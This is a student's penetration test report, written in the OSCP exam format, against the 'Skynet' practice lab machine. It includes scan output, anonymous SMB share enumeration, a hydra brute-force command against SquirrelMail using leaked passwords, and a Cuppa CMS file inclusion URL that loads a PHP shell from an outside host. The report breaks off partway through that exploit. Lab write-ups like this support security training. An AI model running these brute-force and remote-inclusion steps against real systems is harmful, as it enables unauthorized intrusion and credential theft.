

---

# Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2022-01-27

# Contents

<b>1</b>	<b>Offensive Security OSCP Exam Report</b>	<b>1</b>
1.1	Introduction: . . . . .	1
1.2	Objective: . . . . .	1
1.3	Requirement: . . . . .	1
<b>2</b>	<b>High-Level Summary</b>	<b>2</b>
2.1	Recommendations: . . . . .	2
<b>3</b>	<b>Methodologies</b>	<b>3</b>
3.1	Information Gathering: . . . . .	3
3.2	Penetration: . . . . .	3
3.2.1	System IP: 10.10.255.13(Skynet) . . . . .	3
3.2.1.1	Service Enumeration: . . . . .	3
3.2.1.2	Scanning . . . . .	4
3.2.1.3	Gaining Shell . . . . .	8
3.2.1.4	Privilege Escalation . . . . .	15
3.2.1.5	Proof File . . . . .	17
<b>4</b>	<b>Maintaining Access</b>	<b>18</b>
<b>5</b>	<b>House Cleaning:</b>	<b>19</b>

# **1 Offensive Security OSCP Exam Report**

## **1.1 Introduction:**

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## **1.2 Objective:**

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## **1.3 Requirement:**

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

## 2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Skynet**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Skynet** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

**Skynet(10.10.255.13) - Important information disclosure via the smb shares and an email information disclosure of potential smb passwords**

### 2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

**Skynet - 10.10.255.13**

### 3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Skynet to a variety of systems. During this penetration test, I was able to successfully gain Access to **Skynet**.

#### 3.2.1 System IP: 10.10.255.13(Skynet)

##### 3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.255.13	<b>TCP:</b> 22,80,110,139,143,445\

### 3.2.1.2 Scanning

#### Nmap-Initial

```
# Nmap 7.92 scan initiated Wed Jan 26 01:36:35 2022 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.255.13
Nmap scan report for 10.10.255.13
Host is up, received timestamp-reply ttl 60 (0.21s latency).
Scanned at 2022-01-26 01:36:36 EST for 24s
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 60  OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
↪ protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQDKcTyrvAfbRB4onlz23fmgH5DPnSz07vo0YaVMKPx5bT62zn7eZzecIVvfp5LBCetc0yiw2Yhocs
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi0UWS0x1Zs0Go510tgfVbNVhdE5LkzA4SWDW/5UjDumVQ7zIyWdst
|   256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICHVctcvLD2YZ4mLdmULSwY8Ro0hCDMKGqZ2+DuI0KFQ
80/tcp    open  http         syn-ack ttl 60  Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
110/tcp   open  pop3         syn-ack ttl 60  Dovecot pop3d
|_pop3-capabilities: SASL CAPA TOP UIDL RESP-CODES PIPELINING AUTH-RESP-CODE
139/tcp   open  netbios-ssn syn-ack ttl 60  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         syn-ack ttl 60  Dovecot imapd
|_imap-capabilities: IMAP4rev1 SASL-IR post-login Pre-login more LOGINDISABLEDA0001 have
↪ listed capabilities OK ID LITERAL+ LOGIN-REFERRALS IDLE ENABLE
445/tcp   open  netbios-ssn syn-ack ttl 60  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h00m02s, deviation: 3h27m51s, median: 1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
```

```

| SKYNET<00>          Flags: <unique><active>
| SKYNET<03>          Flags: <unique><active>
| SKYNET<20>          Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| WORKGROUP<00>       Flags: <group><active>
| WORKGROUP<1d>       Flags: <unique><active>
| WORKGROUP<1e>       Flags: <group><active>
| Statistics:
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 7204/tcp): CLEAN (Couldn't connect)
| Check 2 (port 50691/tcp): CLEAN (Couldn't connect)
| Check 3 (port 46830/udp): CLEAN (Failed to receive data)
| Check 4 (port 62376/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2022-01-26T06:36:54
|_ start_date: N/A
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: skynet
| NetBIOS computer name: SKYNET\x00
| Domain name: \x00
| FQDN: skynet
|_ System time: 2022-01-26T00:36:54-06:00

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan 26 01:37:00 2022 -- 1 IP address (1 host up) scanned in 24.81 seconds

```

## Nmap-Full

```

# Nmap 7.92 scan initiated Wed Jan 26 01:37:20 2022 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.255.13
Nmap scan report for 10.10.255.13
Host is up, received timestamp-reply ttl 60 (0.19s latency).
Scanned at 2022-01-26 01:37:21 EST for 354s
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 60  OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
↪ protocol 2.0)
| ssh-hostkey:
| 2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQDKcTyrvAfBRB4onlz23fmgH5DPnSz07voOYaVMKPx5bT62zn7eZzecIVvfp5LBCetC0yiw2Yhocs

```

```
| 256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi0UWS0x1Zs0Go510tgfVbNVhdE5LkzA4SWDW/5UjDumVQ7zIyWdst
| 256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICHVctcvLD2YZ4mLdmULSwY8Ro0hCDMKGqZ2+DuI0KFQ
80/tcp open http syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Skynet
110/tcp open pop3 syn-ack ttl 60 Dovecot pop3d
|_pop3-capabilities: UIDL PIPELINING TOP AUTH-RESP-CODE RESP-CODES SASL CAPA
139/tcp open netbios-ssn syn-ack ttl 60 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap syn-ack ttl 60 Dovecot imapd
|_imap-capabilities: listed more LOGINDISABLEDA0001 Pre-login capabilities ENABLE post-login
↪ IDLE ID LOGIN-REFERRALS LITERAL+ have SASL-IR OK IMAP4rev1
445/tcp open netbios-ssn syn-ack ttl 60 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h00m01s, deviation: 3h27m51s, median: 1s
| nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| SKYNET<00> Flags: <unique><active>
| SKYNET<03> Flags: <unique><active>
| SKYNET<20> Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<00> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
| WORKGROUP<1e> Flags: <group><active>
| Statistics:
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-time:
| date: 2022-01-26T06:43:10
|_ start_date: N/A
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 7204/tcp): CLEAN (Couldn't connect)
| Check 2 (port 50691/tcp): CLEAN (Couldn't connect)
| Check 3 (port 46830/udp): CLEAN (Failed to receive data)
| Check 4 (port 62376/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
```



```
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: skynet
| NetBIOS computer name: SKYNET\x00
| Domain name: \x00
| FQDN: skynet
|_ System time: 2022-01-26T00:43:10-06:00
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
# Nmap done at Wed Jan 26 01:43:15 2022 -- 1 IP address (1 host up) scanned in 355.41 seconds

## Gobuster

```
/index.html      (Status: 200) [Size: 523]
/admin           (Status: 301) [Size: 312] [--> http://10.10.255.13/admin/]
/css             (Status: 301) [Size: 310] [--> http://10.10.255.13/css/]
/js             (Status: 301) [Size: 309] [--> http://10.10.255.13/js/]
/config         (Status: 301) [Size: 313] [--> http://10.10.255.13/config/]
/ai             (Status: 301) [Size: 309] [--> http://10.10.255.13/ai/]
/squirrelmail   (Status: 301) [Size: 319] [--> http://10.10.255.13/squirrelmail/]
```

## Gobuster\_cms

```
/index.html      (Status: 200) [Size: 418]
/administrator/  (Status: 200) [Size: 4945]
```

## Nikto

```
- Nikto v2.1.6
-----
+ Target IP:      10.10.255.13
+ Target Hostname: 10.10.255.13
+ Target Port:    80
+ Start Time:     2022-01-26 01:49:51 (GMT-5)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
  ↳ protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
  ↳ content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 20b, size: 592bbec81c0b6,
  ↳ mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is
  ↳ the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Cookie SQMSESSID created without the httponly flag
```

```
+ OSVDB-3093: /squirrelmail/src/read_body.php: SquirrelMail found
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7890 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:          2022-01-26 02:16:21 (GMT-5) (1590 seconds)
-----
+ 1 host(s) tested
```

### 3.2.1.3 Gaining Shell

**System IP: 10.10.255.13**

**Vulnerability Exploited : Information disclosure from the smb shares and vulnerable version cuppa cms being used**

**System Vulnerable : 10.10.255.13**

**Vulnerability Explanation : There was an issue due to malfunctions of computer due to which user would have changed the passwords quickly but the smb shares of miles dyson exposed potential passwords for the cms and mail username and password**

**Privilege Escalation Vulnerability : Taking backup of the folder using the tar with the wildcard is leading to the wildcard wilderness**

**Vulnerability fix : System administrator has to make sure there are no important information should be exposed to the internet and also we need to be aware of the vulnerabilities while using the wildcard and must avoid with the specific name**

**Severity Level : Critical**

From the nmap scan we see that there are hand full of ports are open in which pretty interesting ones are port 80 and smbshare. Port 80 have wide spread of attacks and also port smb may expose sensitive information.

Lets start off by checking the port smb to get if there is any information we get out of it. By checking with the smbmap we see that there is a read access for the folder anonymous.

```
→ skynet smbmap -H skynet.thm
[+] Guest session IP: skynet.thm:445 Name: unknown
Disk
----
print$ NO ACCESS Printer Drivers
anonymous READ ONLY Skynet Anonymous Share
milesdyson NO ACCESS Miles Dyson Personal Share
IPC$ NO ACCESS IPC Service (skynet server (Samba, Ubuntu))
→ skynet
```

**Figure 3.1:** 205-smbmap.png

Since we have anonymous folder access we can try to read whats inside the folder and check if we can have some useful information.

By checking the anonymous folder we see there are few files which might be important as of now.

```

skynet
→ skynet smbmap -H skynet -R anonymous
[+] Guest session IP: skynet:445 Name: unknown
Disk
----
anonymous
.\anonymous\*
dr--r--r-- 0 Thu Nov 26 11:04:00 2020
dr--r--r-- 0 Tue Sep 17 03:20:17 2019
fr--r--r-- 163 Tue Sep 17 23:04:59 2019 attention.txt
dr--r--r-- 0 Wed Sep 18 00:42:16 2019 logs
.\anonymous\logs\*
dr--r--r-- 0 Wed Sep 18 00:42:16 2019
dr--r--r-- 0 Thu Nov 26 11:04:00 2020
fr--r--r-- 0 Wed Sep 18 00:42:13 2019 log2.txt
fr--r--r-- 471 Wed Sep 18 00:41:59 2019 log1.txt
fr--r--r-- 0 Wed Sep 18 00:42:16 2019 log3.txt
→ skynet
→ skynet

```

**Figure 3.2:** 210-smbclient.png

Since we dont have anything in log2 and log3 we can download 3 files which is attention.txt and log1.txt.

```

~ smb smbclient //skynet/anonymous
Enter WORKGROUP\i7z3r0's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \attention.txt
getting file \logs\log2.txt
getting file \logs\log1.txt
getting file \logs\log3.txt
smb: \> exit
~ smb

```

After downloading the file it seems like there is an important clue in the attention.txt file which states that the due to some malfunctioning there is an issue to the passwords which has to be changed immediately. By checking the log1.txt shows potential passwords of the account.


```

~ smb cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees
→ are required to change their password after seeing this.
-Miles Dyson
~ smb

```


```
~ smb cat log1.txt
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
```

Since we got the information from the SMB we can move for the website now. By checking the website it seems like a search engine site which is not working whatsoever if we enter anything on the search field.



**Figure 3.3:** 215-website.png

From the gobuster and nikto we can see there is a /squirrelmail/ folder hosted. Lets go there and enumerate.



**Figure 3.4:** 220-squirrelmail.png

By checking the exploitdb and online resources i dont find any specific vulnerability for the version of the email folder.

Since we have the potential username and password we can try to bruteforce the same in order to login to the mail.

From the smb share we can see that there is a folder called milesdyson which may be a potential

username to attack. We can use hydra to attack the squirrel and check for the access.

By capturing the packet in burp to analyze the hydra syntax the command breaks down to the below.

```
hydra -L milesdyson -P smb/logs/log1.txt skynet http-post-form "/squirrel-
↳ mail/src/redirect.php:login_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=1:Unkn
↳ user or password incorrect"
```

From the bruteforce we can see that the username and password is milesdyson:cyborg007haloterminator

```
→ skynet hydra -l milesdyson -P smb/logs/log1.txt skynet http-post-form "/squirrelmail/src/r
secretkey=^PASS^&js autodetect results=1&just logged in=1:Unknown user or password incorrect"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or sec
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-26 09:43:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 31 login tries (l:1/p:31), ~2 tries per t
[DATA] attacking http-post-form://skynet:80/squirrelmail/src/redirect.php:login_username=^USE
results=1&just_logged_in=1:Unknown user or password incorrect
[80][http-post-form] host: skynet login: milesdyson password: cyborg007haloterminator
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-26 09:44:06
* skynet [
```

Figure 3.5: 225-hydra\_attack.png

From the mail we can see there are 3 emails in the inbox and apart from that there are no other emails apart from this. One important thing which i see is that there is a samba password reset.



Figure 3.6: 230-miles\_dyson\_email.png

Checked the other emails and found that there is nothing interesting. Only thing which is interesting is that skynet and serenakogan are potential usernames.

As per the email the password has been changed to the below one.

```
We have changed your smb password after system malfunction.
Password: )s{A&2Z=F^n_E.B`
```

```

→ miles
→ miles smbmap -H skynet -u milesdyson -p 's{A&2Z=F^n_E.B`'
[+] IP: skynet:445... Name: unknown
    Disk
    ----
    print$          READ ONLY    Printer Drivers
    anonymous       READ ONLY    Skynet Anonymous Share
    milesdyson      READ ONLY    Miles Dyson Personal Share
    IPC$            NO ACCESS    IPC Service (skynet server (Samba, Ubuntu))
→ miles

```

Figure 3.7: 235-milesdyson\_smb.png

While checking the miles folder we can see that there is a file called important.txt in which there is a hidden folder available.

```

→ skynet smbmap -H skynet -u milesdyson -p 's{A&2Z=F^n_E.B`' -R milesdyson/notes
[+] IP: skynet:445... Name: unknown
    Disk
    ----
    milesdyson
    .\milesdysonnotes\*
    dr--r--r--      0 Tue Sep 17 05:18:40 2019 .
    dr--r--r--      0 Tue Sep 17 05:05:47 2019 ..
    fr--r--r--     65601 Tue Sep 17 05:01:29 2019 3.01 Search.md
    fr--r--r--     5683 Tue Sep 17 05:01:29 2019 4.01 Agent-Based Models.md
    fr--r--r--     7949 Tue Sep 17 05:01:29 2019 2.08 In Practice.md
    fr--r--r--     3114 Tue Sep 17 05:01:29 2019 0.00 Cover.md
    fr--r--r--    70314 Tue Sep 17 05:01:29 2019 1.02 Linear Algebra.md
    fr--r--r--     117 Tue Sep 17 05:18:39 2019 important.txt
    fr--r--r--     9221 Tue Sep 17 05:01:29 2019 6.01 pandas.md
    fr--r--r--      33 Tue Sep 17 05:01:29 2019 3.00 Artificial Intelligence.md
    fr--r--r--     1165 Tue Sep 17 05:01:29 2019 2.01 Overview.md
    fr--r--r--     71657 Tue Sep 17 05:01:29 2019 3.02 Planning.md
    fr--r--r--    62712 Tue Sep 17 05:01:29 2019 1.04 Probability.md
    fr--r--r--    82633 Tue Sep 17 05:01:29 2019 2.06 Natural Language Processing.md
    fr--r--r--      26 Tue Sep 17 05:01:29 2019 2.00 Machine Learning.md
    fr--r--r--    40779 Tue Sep 17 05:01:29 2019 1.03 Calculus.md


```

Figure 3.8: 240-important\_note.png

```
~ skynet cat important.txt
```


1. Add features to beta CMS /45kra24zxs28v3yd
  2. Work on T-800 Model 101 blueprints
  3. Spend more time with my wife
- ```
~ skynet
```

By checking the page we see that there is a page with some information about miles is available.



**Figure 3.9:** 245-hidden\_dir.png

By using the gobuster we found an administrator page in which cuppa cms is available.



**Figure 3.10:** 250-cuppa cms.png

Tried to check with the default passwords and with the password which we have but unfortunately



nothing worked. By checking the exploitdb we found one vulnerability for the cuppa cms which doesn't require the creds in the link


By going through the same we can see that there is a local file inclusion vulnerability exist in the alerts configuration. Which means we can upload the malicious file and get the code execution. We used php shell from the seclists.

As per the docs we can upload a file with the link

```
http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.php
```


As per our scenario our url will be like

```
